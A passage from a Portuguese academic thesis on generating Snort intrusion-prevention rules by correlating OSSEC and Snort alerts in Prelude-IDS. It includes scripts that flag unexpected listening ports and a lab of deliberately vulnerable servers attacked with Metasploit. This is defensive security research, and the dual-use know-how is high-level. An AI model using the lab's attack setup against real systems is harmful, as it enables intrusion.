Ainda, as regras originais do OSSEC não monitoram o estado do sistema, por isso, é necessária a criação de uma regra para o OSSEC que o permita monitorar as conexões de rede do sistema, a qual é baseada em anomalias no comportamento esperado. Esta regra em cada servidor consiste na comparação, a cada 3 segundos, das saídas do *script* apresentado na Figura 4.3 com variações apenas das portas dos serviços oferecidos para as máquinas Linux e na Figura 4.4 para a máquina Windows. O objetivo dessas regras é de estabelecer a árvore de processos referente as conexões monitoradas e informações como: porta de rede, dono do processo e os comandos de execução envolvidos. Estes valores serão utilizados para aferir a correlação dos alertas de intrusão.

```
aux=0; for a in $(netstat -tanp |grep LIS |egrep -v '127.0.0.1|192.168.3.20' | egrep -v ':(80 |
953 |111 |139 |8180 |3306 |3632 |21 |22 |53 |23 |5432 |25 |445 |8009 )' | cut -d ":" -f2- ); do
aux=`expr $aux + 1`; if [ `expr $aux % 4` != 0 ]; then echo -n \"$a\"; else pid=$(echo $a |
cut -d '/' -f1); echo -n $(stat -c '"%x" "%U"' /proc/$pid); echo \"$( ps ax | egrep "^( *)$pid" |
sed 's/^ \+//g' | tr -s " " | cut -d " " -f5- | sed 's/\"/ /')\"; ppid=$(cat /proc/$pid/stat | tr -s " " |
cut -d " " -f4); while [ $ppid != 1 ]; do echo -n \"$(echo -n `ps ax | egrep "^( *)$ppid"` | sed
's/^ \+//' | tr -s " " | cut -d " " -f5- | sed 's/\"//g' )\"; echo -n \"`netstat -antp | grep $ppid | egrep
-v '127.0.0.1|:::' | cut -d  ":" -f2 | tr -s " " | cut -d " " -f1 | uniq`\"; ppid=$(cat /proc/$ppid/stat |
tr -s " " | cut -d " " -f4); done; echo ";"; fi;  done
```

Figura 4.3: Linux - Regra de monitoramento de conexões no OSSEC

4.4 Codificações Necessárias

Para o desenvolvimento da estratégia foi necessária a implementação de alguns códigos: regra de correlação do Prelude-IDS, Módulo Gerador de Assinaturas/Regras e um *socket* responsável pelo envio de regras no Snort. Cada uma dessas implementações estão descritas nas próximas seções e fazem parte dos apêndices deste trabalho.

```
@echo off
FOR /F "delims=" %%i IN ('netstat -p tcp -ano ^|egrep -v ":(3389|1025|135|445|60000|139|21|1026)"
 ^| grep LIS ^| sed "s/.*[ ]//g"') DO set PID=%%i
FOR /F "delims=" %%i IN ('wmic process where processid^=%PID% get parentprocessid/Format:list ^|
find  "ParentProcessId" ^| sed "s/^.*=//"') DO set PPID=%%i
netstat -p tcp -ano | grep %PID% | grep LIS | sed "s/[ ][ ]*/ /g"
netstat -p tcp -ano | grep %PPID% | grep LIS | sed "s/[ ][ ]*/ /g"
echo ;
wmic process where processid=%PID% get executablepath /Format:list | ^
find  "ExecutablePath" | sed s/^.*=//
wmic process where processid=%PPID% get executablepath /Format:list | ^
find  "ExecutablePath" | sed s/^.*=//
```

Figura 4.4: Windows - Regra de monitoramento de conexões no OSSEC

4.4.1 Regra de Correlação

Uma das principais características dessa estratégia é a integração entre ferramentas permitindo o correlacionamento de dados. Como já dito anteriormente, utilizamos o *Prelude-Correlator* como correlacionador, porém ainda não temos nenhuma regra de correlação para esta solução e precisamos escrevê-la. A Figura 4.5 exemplifica o funcionamento do correlacionador desde o recebimento do alerta passando pela aplicação das regras até o envio do alerta de correlação ao gerente do sistema.

A regra de correlação criada para detectar ataques intrusivos recebe todos os alertas do sistema e descarta aqueles que não são provenientes do Snort ou não oriundos da regra criada no OSSEC para monitoramento das conexões do sistema. Inicialmente são verificadas as informações de endereço e porta de destino, posteriormente procura-se no alerta IDMEF campos adicionais que exibem a árvore de processos das conexões estabelecidas, para o caso de alerta do OSSEC, ou a carga útil do tráfego de rede, para o caso de alerta do Snort. Podem ser geradas regras com 2 tipos de criticidade: *info* e *high*.

4.4.2 Módulo Gerador de Assinaturas/Regras

O Módulo Gerador de Assinaturas/Regras foi implementado na linguagem Java. Ele monitora, em tempo real, o arquivo de registros do gerente do sistema que contem os alertas recebidos fazendo um parser do XML a procura de alertas de correlação. Ao receber um alerta do correlacionador este identifica se é um alerta crítico ou não através do valor do campo *severity* constante do padrão IDMEF. Sendo um alerta de baixa criticidade a ação da regra criada será “alert” caso contrário será “drop”. Na etapa seguinte, este módulo analisa o alerta para extrair informações da camada de rede e da camada de aplicação, se houver. Os valores aqui extraídos são: IP e porta de origem, IP e porta de destino e informações de correlacionamento entre os alertas extraídas das conexões de rede estabelecidas, bem como, dos processos que as originaram.

O módulo pode gerar 2 tipos de regras para o Snort, regra de detecção e regra de prevenção, diretamente relacionadas com a ação a ser tomada pelo Snort. As primeiras são geradas quando não se tem informações suficientes e pretende-se obter essas informações através de um



Figura 4.5: Arquitetura do Correlacionador

monitoramento adicional no Snort, na porta do serviço atacado. As segundas são geradas quando temos informações suficientes para decidir pelo bloqueio do tráfego, estas regras bloqueiam novas conexões aos servidores que vão de encontro à política de segurança ou bloqueiam tráfego destinado aos serviços legítimos, que contenham dados tidos como suspeitos identificados através da regra de correlação. Após gerada uma regra para o Snort, existe uma classe responsável pelo envio dessa regra ao Snort, a qual fará o devido tratamento de inserção da regra e recarregamento, verificando possíveis conflitos.

Uma regra ideal deve ser capaz de detectar a exploração da vulnerabilidade e não a utilização de um determinado *exploit* (ROESCH; GREEN, 2011). No entanto, a automatização proposta nesta estratégia para a criação de regras para o Snort não tem informações suficientes para identificar a vulnerabilidade explorada, mesmo porque essa identificação hoje só é factível em ambientes controlados em laboratório. As informações coletadas traduzem a utilização de *exploits* ou *malwares* no que nos permite detectá-los. Como a detecção é de determinado *exploit* essa solução está vulnerável as variações dos *exploits* já detectados pelo sistema, em contrapartida, a utilização de uma variação de um *exploit* acarretará um novo processo de detecção e geração de regras que ocasionará a criação de mais uma regra para essa variação. Ainda, a maioria dos ataques em redes de computadores são executados por *script kiddies* (MCFEDRIES, 2001), pessoas que não conhecem bem a teoria por trás dos ataques invasivos e apenas aprendem a executar um *exploit* prefabricado, não tendo a capacidade de gerar variações desses *exploits*. Por consequência, mesmo com vulnerabilidade as variações dos *exploits*, o sistema proposto nessa estratégia, após conseguir bloquear determinado ataque, estará protegido da maioria dos atacantes que venham a utilizá-lo.

A Figura 4.6 apresenta a arquitetura do Módulo Gerador de Assinaturas/Regras. Este módulo trata apenas os alertas originários do correlacionador e dependendo das informações contidas nesses alertas é identificado se a assinatura foi ou não extraída para a definição da ação da regra a ser criada. As regras criadas neste componente com a ação *alert* são utilizadas pelo IDPS para monitorar serviços constituindo mais uma fonte de informação para a tentativa de identificar assinatura com a repetição do ataque, as regras com ação *drop* bloqueiam novas conexões em portas não autorizadas ou bloqueiam endereços IP de origem tidos como maliciosos ou, ainda, bloqueiam pacotes baseados no conteúdo de sua carga útil.

4.4.3 *Socket* escutando no Snort

O último componente implementado é o que permite a comunicação do Prelude-IDS com o Snort para o envio das regras. Essa comunicação é dada em rede e por isso optamos por uma comunicação segura utilizando o protocolo TLS. Ainda, optamos em implementar no Snort um *socket* para que este pudesse receber a regra e executar todos os procedimentos necessários para o correto carregamento no sistema em detrimento de executar toda essa operação remotamente. Esta escolha é a que gera menos tráfego na rede, atribui uma divisão lógica de tarefas no sistema e permite que o Snort gerencie todas as suas regras que pode sofrer interferência de outros sistemas



Figura 4.6: Arquitetura do Módulo Gerador de Assinaturas/Regras

ou do homem. Este componente foi também implementado na linguagem Java.

Esta aplicação deve ser executada no Snort durante a inicialização do sistema operacional para garantir que a todo o tempo estará em funcionamento. O Modulo Gerador de Assinaturas/Regras tem uma classe que se comunica com esse *socket* para o envio dessas regras pela rede, assim não há a necessidade de uma aplicação extra em execução para essa tarefa. O Apêndice E.2 contem as classes e os comandos necessários para a execução desse componente.

Todas as regras oriundas do Módulo Gerador de Regras são postas em um arquivo único que as identifica, */etc/snort/rules/local.rules*, ao receber uma regra este componente analisa nesse arquivo se já existe regra semelhante atualizando os valores de origem, destino e ação da regra existente, se for o caso. Caso não haja regra semelhante essa regra é adicionada ao final do arquivo e é feito um recarregamento do Snort para que ele passe a utilizá-la. A Figura 4.7 mostra um diagrama simplificado desse componente, no qual o SID simboliza as semelhanças das regras baseadas nos endereços, portas e carga útil dos pacotes.



Figura 4.7: Arquitetura do Socket no Snort

5 AMBIENTE DE TESTES

Este capítulo descreve o ambiente de testes dessa solução. O capítulo inicia-se com a descrição da topologia do ambiente e segue para uma descrição dos serviços e servidores, descrevendo sobre as vulnerabilidades que são alvos de exploração nos nossos testes. Mais detalhes sobre estas vulnerabilidades são vistas na avaliação da estratégia no Capítulo 6.

5.1 O ambiente

Para a realização dos testes, se fez necessário definir um ambiente onde houvessem as mesmas características de um ambiente real. O ambiente de testes desta solução foi elaborado em um ambiente com 3 máquinas servidoras, que serão alvo dos ataques: 1 máquina com o módulo gerador de regras e o gerenciador do Prelude-IDS, 1 máquina com o Snort instalado por onde passa todo o tráfego de rede através de uma bridge e uma última máquina simulando um atacante qualquer numa rede externa, conforme mostrado nas Figuras 5.1 e 5.2. Existem 3 redes definidas no cenário: Rede Externa, Rede de Segurança e Rede Interna. Neste cenário, o atacante gera os fluxos de ataques que ao chegarem no Snort ou nos servidores podem gerar alertas de intrusão para o Módulo Gerador de Assinaturas e para o correlacionador, ambos instalados na mesma máquina. Este último, em seguida, gera os alertas de correlação a serem também entregues ao Módulo Gerador de Assinaturas, que por sua vez gera as regras para carregamento no Snort. A Figura 5.2 ainda lista algumas atividades realizadas por esse componente.



Figura 5.1: Cenário de Testes

Na literatura foram encontrados outros ambientes de testes semelhantes com 3 servidores, por isso esta escolha de topologia (SINGH; RAMAJUJAM, 2009). O fato da rede externa ser aqui representada por uma única máquina não tira a generalidade da proposta, uma vez que os ataques que este trabalho busca identificar partem de conexões TCP estabelecidas, ou seja, não são ataques distribuídos e partem tipicamente de um mesmo e único endereço IP por ataque. Além



Figura 5.2: Fluxo de Dados

disso, foram feitas variações do endereço IP do atacante para aumentar a generalidade do trabalho. Para a configuração das redes definidas na Figura 5.1, utilizou-se o endereçamento constante da Tabela 5.1. O tráfego da rede interna para a rede externa passa necessariamente pelo Snort que está configurado como uma *bridge* entre essas redes. Além dessas duas interfaces, o Snort tem uma terceira interface conectada na rede de segurança, a qual não tem roteador. Portanto, uma rede não roteável e exclusiva para as mensagens de controle da solução, os alertas de intrusão e as regras criadas pelo moduloIDS. O administrador das redes e o gerente de segurança têm acesso aos equipamentos por uma conexão direta à rede de segurança através de um outro computador não exibido na figura ou diretamente na *console* dos equipamentos.

O ambiente montado foi estruturado para simular vários sistemas comunicando-se diretamente com o gerenciador do Prelude-IDS, que coleta todas as mensagens IDMEF. Contudo, uma solução utilizando um único gerente do OSSEC com vários agentes poderia ser mais adequada. Porém, perderia-se um pouco a generalidade do cenário para a solução proposta pois haveria apenas um gerente do OSSEC comunicando-se com o Prelude-IDS. As configurações do OSSEC podem ser encontradas no Apêndice C.

Nome	Sistema Instalado	**Rede Externa**	**Rede Interna**	**Rede de Segurança**
Snort	**Snort**			192.168.3.10
ModuloIDS	**Módulo Gerador Regras**			192.168.3.90
Servidor I	**Metasploitable**		192.168.2.20	192.168.3.20
Servidor II	**OWASP Broken Web Apps**		192.168.2.30	192.168.3.30
Servidor III	**Windows XP SP2**		192.168.2.40	192.168.3.40
Atacante	**BackTrack5**	10.1.1.1/24		

Tabela 5.1: Endereçamento de Rede do Ambiente de Testes

5.2 O Atacante

Em todo ataque existe a figura do atacante. Como citado na Seção 5.1, no ambiente deste trabalho, há uma máquina simulando o atacante, a qual sofrerá uma variação de seu endereço de rede durante os testes. Nesta máquina, está instalada a distribuição Linux Backtrack 5. Para os testes realizados a máquina do atacante mostrou não necessitar de grandes recursos do sistema. A seguir maiores esclarecimentos sobre a máquina do atacante.

- Backtrack

  O Backtrack[1] é a distribuição Linux para segurança mais adotada mundialmente (BACKTRACK, 2012) e tem uma forte ajuda de comunidades de segurança para manter suas ferramentas e scripts atualizados. Seu mais recente lançamento, o Backtrack 5 R3, foi disponibilizado em agosto de 2012. A equipe de desenvolvedores consiste de pessoas espalhadas em diversas regiões, nacionalidades e línguas que dedicam esforços mara manter o Backtrack com o status de líder entre as comunidades de segurança. É também considerado o primeiro no ranking de sistemas operacionais orientados à segurança pela Insecure.org[2].

- Metasploit

  O framework Metasploit[3] é a principal ferramenta presente na distribuição Backtrack, sendo praticamente um padrão para testes de penetração. Contém um grande banco de dados de *exploits* conhecidos. É utilizado para o desenvolvimento de assinaturas de IDS em laboratórios conforme exposto em sua página eletrônica. A ferramenta é desenvolvida em Ruby, com componentes em C e Assembler.

5.3 O Módulo Gerador de Assinaturas/Regras

Este sistema é o nó central para onde convergem os alertas de intrusão, todos no formato IDMEF, oriundos do Snort e das 3 máquinas servidoras instaladas. O correlacionador também se encontra instalado na mesma máquina, mas poderia estar em qualquer outro equipamento da rede.

As regras criadas para o Snort seguem uma lógica bem definida. Inicialmente, por padrão, se o alerta de correlação recebido for crítico, a ação da regra será *"drop"* para bloquear o tráfego. Caso contrário, será *"alert"* para servir como subsídio para um futuro correlacionamento. Para alerta crítico, cujo destino seja um serviço legítimo no ambiente e não for possível aferir conteúdo malicioso na carga útil dos pacotes, a regra bloqueará apenas o tráfego oriundo do IP de origem do alerta original destinado àquele serviço. Se a partir do ataque for estabelecida uma nova

[1] *Backtrack Linux – Penetration Testing Distribution* (http://www.backtrack-linux.org)
[2] *Insecure.org - Nmap Free Security Scanner, Tools & Hacking resources* (http://insecure.org)
[3] *Metasploit Penetration Testing Software* (http://www.metasploit.com)

conexão em porta ou serviço, diferente dos permitidos na política de segurança do ambiente, gera-se então uma regra de bloqueio aos pacotes destinados a essa porta nesse destino. Nessa situação, se for possível aferir qual serviço foi atacado, será criada uma regra com o objetivo de monitorar conexões do atacante para esse serviço e obter a carga útil dos pacotes de rede para tentarmos capturar o tráfego relativo ao ataque e, através de correlacionamentos, identificar uma assinatura. Essa regra do Snort para monitorar serviços legítimos é condicionada ao endereço IP do atacante e atua por tempo limitado e definido pelo administrador. Esse tipo de regra não bloqueia o tráfego e obedece o mesmo processo de atualização que as demais regras, que deverá ser realizado pelo Snort.

Nesse componente, optou-se por não deixar registros das regras criadas. Todo o tratamento sobre atualizações, comparações ou duplicações de regras será feito no Snort quando do recebimento da regra e preparação para o seu carregamento.

5.4 O Snort

O Snort versão 2.9.1 foi instalado e configurado no modo *Inline* em um sistema Debian GNU/Linux 6.0 kernel 2.6.32-5-686 utilizando-se como *plugin* de saída as mensagens em IDMEF endereçadas ao gerente do Prelude-IDS. Estes passos estão descritos no Apêndice A. Esta máquina está configurada com 3 interfaces de rede: 2 formando uma *bridge* entre as redes interna e externa e 1 conectada à rede de segurança. As regras carregadas inicialmente no Snort são datadas de 14 de março de 2011 e não foram editadas.

O Snort está monitorando o tráfego que passa pela *bridge*. Nesta máquina também está instalado o *socket* de comunicação responsável pelo recebimento de regras originadas no Módulo Gerador de Assinaturas/Regras através da porta TCP 2012 no IP da interface conectada à rede de segurança.

Esse socket recebe as regras criadas e faz o tratamento para inserção e carregamento no sistema. Esse tratamento consiste em análises da regra recebida, comparando-a com as já existentes no arquivo de regras correspondente no Snort. Todas as regras antes de serem adicionadas passam por essa análise e se for constatada alguma semelhança, essa regra será então atualizada de maneira que seja mais específica quanto ao ataque ou que seja mais abrangente quanto à origem e ao destino. Por exemplo, se já houver uma regra semelhante cuja origem seja outro endereço IP essa terá o endereço IP de origem atualizado para *"ANY"*.

As atualizações do campo "opções" das regras, parte responsável pela análise de conteúdo dos pacotes, têm o objetivo de diminuir a taxa de falsos positivos de maneira a tornar a regra mais específica.

5.5 Os servidores

Uma das questões que se levanta quando desejamos montar um ambiente para testes de penetração é como configurar os alvos para serem atacados (LTD, 2012). Neste sentido, decidimos utilizar como máquinas alvos sistemas vulneráveis disponíveis e difundidos na Internet exatamente para este fim, à exceção da máquina Windows utilizada. As máquinas provedoras de serviços no ambiente de testes são como seguem:

- Servidor I - Linux metasploitable 2.6.24-16-server - O metasploitable é uma máquina virtual intencionalmente vulnerável disponibilizada pela equipe de desenvolvimento do *framework metasploit* projetada para treinamento e testes de penetração práticos que executa como sistema operacional o Ubuntu Server 8.04 com diversos softwares em versões com vulnerabilidades conhecidas, tais como Tomcat e TikiWiki, que podem ser encontrados com as mesmas configurações desse laboratório em ambientes de produção reais.

- Servidor II - OWASP Broken Web Applications VM Version 0.91rc1 - O OWASP Broken Web Applications é um dos projetos do OWASP que tem por objetivo exemplificar os 10 maiores riscos de segurança em páginas web constantes de seu projeto OWASP *Top Ten*. Assim, esse projeto disponibiliza uma máquina virtual Ubuntu com o kernel 2.6.31-14-generic-pae com algumas modificações, cujos maiores exemplos dos problemas de segurança encontram-se presentes nas aplicações “Mutillidae” e “Peruggia”, que contêm um conjunto de scripts em *Hypertext Preprocessor* (PHP) que implementam propositalmente esses 10 maiores riscos de segurança para fins de pesquisa e aprendizado e que são explorados neste trabalho.

- Servidor III - Windows XP Service Pack 2 - Este Windows foi inserido no ambiente para demonstrar que a estratégia atinge também esses sistemas operacionais. Nesta máquina, instalamos o aplicativo *Ability Server v2.34* que contém uma vulnerabilidade pública. Nesta máquina, o OSSEC foi instalado apenas como agente por não ser possível o tipo de instalação local na qual o gerente e agente ficam na mesma máquina. Nessa situação, o gerente do OSSEC para esta máquina foi instalado na máquina moduloIDS. Para os outros servidores (I e II), foi utilizado o tipo de instalação local. A decisão do tipo de instalação foi baseada no fato de não querermos exigir o OSSEC nessa solução. Se vários clientes fossem instalados para um único servidor pareceria que estava-se impondo a utilização daquele HIDS. Além disso, só haveria uma única instância do OSSEC comunicando-se com o Prelude-IDS.

5.6 Vulnerabilidades do Ambiente

Os esforços de testes de IDS variam significativamente em seu escopo, metodologia e foco (SINGH; RAMAJUJAM, 2009). O escopo deste trabalho são dos ataques com *exploits* ou os ataques às vulnerabilidades dos sistemas que acarretam uma intrusão ou penetração do sistema

para obter acesso não autorizado aos recursos computacionais. A metodologia utilizada consiste de uma máquina que gera o tráfego malicioso de ataque aos servidores, o qual passa obrigatoriamente pelo Snort, onde são feitas as análises para detecção e bloqueio de pacotes. Esses ataques exploram vulnerabilidades conhecidas e inerentes nos servidores instalados no ambiente e todos os alertas de intrusão gerados tanto no Snort quanto nos servidores são encaminhados para a máquina central, que tem o objetivo de gerar regras do Snort para realimentar o sistema, como visto na Figura 5.2.

É importante o entendimento de que estas vulnerabilidades são conhecidas previamente para permitir suas explorações nos testes. Porém, na perspectiva do cenário preparado, elas simbolizam vulnerabilidades *zero-days* que não são conhecidas pelos IDPS utilizados. Neste sentido, não é possível construirmos um comparativo quantitativo com os trabalhos relacionados, pois estamos utilizando vulnerabilidades específicas e um conjunto de dados também específico, ambos adequados ao ambiente de testes elaborado. No entanto, comparações qualitativas baseadas nas principais características das soluções apresentadas naqueles trabalhos podem ser feitas e são apresentadas no próximo capítulo na Seção 6.1.

6 EXPERIMENTAÇÃO E DISCUSSÃO

Este capítulo descreve os testes da solução proposta no ambiente descrito no capítulo anterior bem como resultados alcançados. O capítulo se inicia com um breve comparativo com os trabalhos relacionados, seguido da explicação e exemplificação dos testes realizados. Logo após, são apresentados os resultados destes testes. O próximo capítulo traz as conclusões do trabalho, baseadas nas percepções obtidas no decorrer do trabalho e nos resultados obtidos nos testes.

6.1 Trabalhos Relacionados

Nesta seção, resgatam-se os trabalhos relacionados descritos brevemente na Seção 1.3 a fim de fazer um comparativo e explicitar as diferenças entre suas características, funcionalidades e resultados com os da solução proposta.

Fang e Liu (2011) procuraram aumentar a eficiência do Snort detectando escaneadores de porta a nível dos preprocessadores do Snort, não se preocupando com os ataques que possam efetivamente causar danos, nem tampouco utilizaram informações de outras fontes como entrada de seu algoritmo e todos seus testes foram feitos em simuladores.

Vollmer, Alves-Foss e Manic (2011) geraram regras para o Snort no nível dos pre-processadores para a detecção exclusiva de pacotes ICMP anômalos. Portanto, não tiveram a preocupação com ataques intrusivos aos serviços do protocolo TCP/IP.

Tang (2010) utilizou a ferramenta *honeyd* que implementa um *honeypot* para coletar informações dos pacotes que chegam a ele e gerar regras para o Snort. Então, estas regras são acrescidas ou atualizadas no seu conjunto de regras. Este trabalho assemelha-se a proposta dessa dissertação por ser focado em ataques na camada de aplicação, utilizar o algoritmo de maior *substring* comum, prover a prevenção das intrusões e gerar seu próprio conjunto de dados de testes. Porém, não é uma solução escalável e as novas regras geradas são atinentes ao que for detectado exclusivamente no sistema *honeyd* que não apresenta o comportamento normal de um sistema real em produção e certamente não disporá de todos os serviços oferecidos naquela rede, além de não implementar um correlacionador.

O trabalho de Das et al. (2010) utilizou algoritmos baseados em estatísticas sobre o tráfego de rede da base de dados KDD-99 para detectar intrusões. No entanto: não provê a prevenção, a base de dados de prova está desatualizada e, normalmente, ataques intrusivos não geram tráfego fora do comportamento normal da rede, não sendo percebidos nas estatísticas.

Thakar, Dagdee e Varma (2010) desenvolveram algoritmos, utilizando o algoritmo de maior *substring* comum, entre outros, para detectar intrusões num *honeypot* implementado com o *honeyd* e gerar regras próprias com o auxílio de uma interface gráfica e interferência do administrador de redes. Este trabalho não tem escalabilidade, não provê a prevenção e está baseado

em um *honeypot*. Um *honeypot* simula um sistema real, mas não tem o mesmo comportamento, normalmente implementado com interatividade limitada (HOEPERS, 2007).

Aickelin, Twycross e Hesketh-Roberts (2008) procuraram aumentar a eficiência do Snort por generalização de regras para identificar novos ataques, nessa estratégia foram criadas novas regras através de variações e relaxamentos das regras originais e um algoritmo para analisar a eficiência dessas regras, tendo sido testadas na base de dados KDD-99. No entanto, esta base de dados está bastante desatualizada.

Militelli (2006) construiu um IDS distribuído no qual a troca de mensagens é feita no formato IDMEF e os seus agentes incorporavam-se as aplicações, interceptando o tráfego TLS ou SSL descriptografado e analisando-o antes de ser tratado pela aplicação. Neste trabalho, foi focada a problemática de detectar assinaturas em tráfego criptografado. No entanto, não houve preocupação em detectar novos ataques ou gerar assinaturas. A mensagem de rede descriptografada era convertida no formato PCAP, podendo ser analisada pela maioria dos NIDS conhecidos.

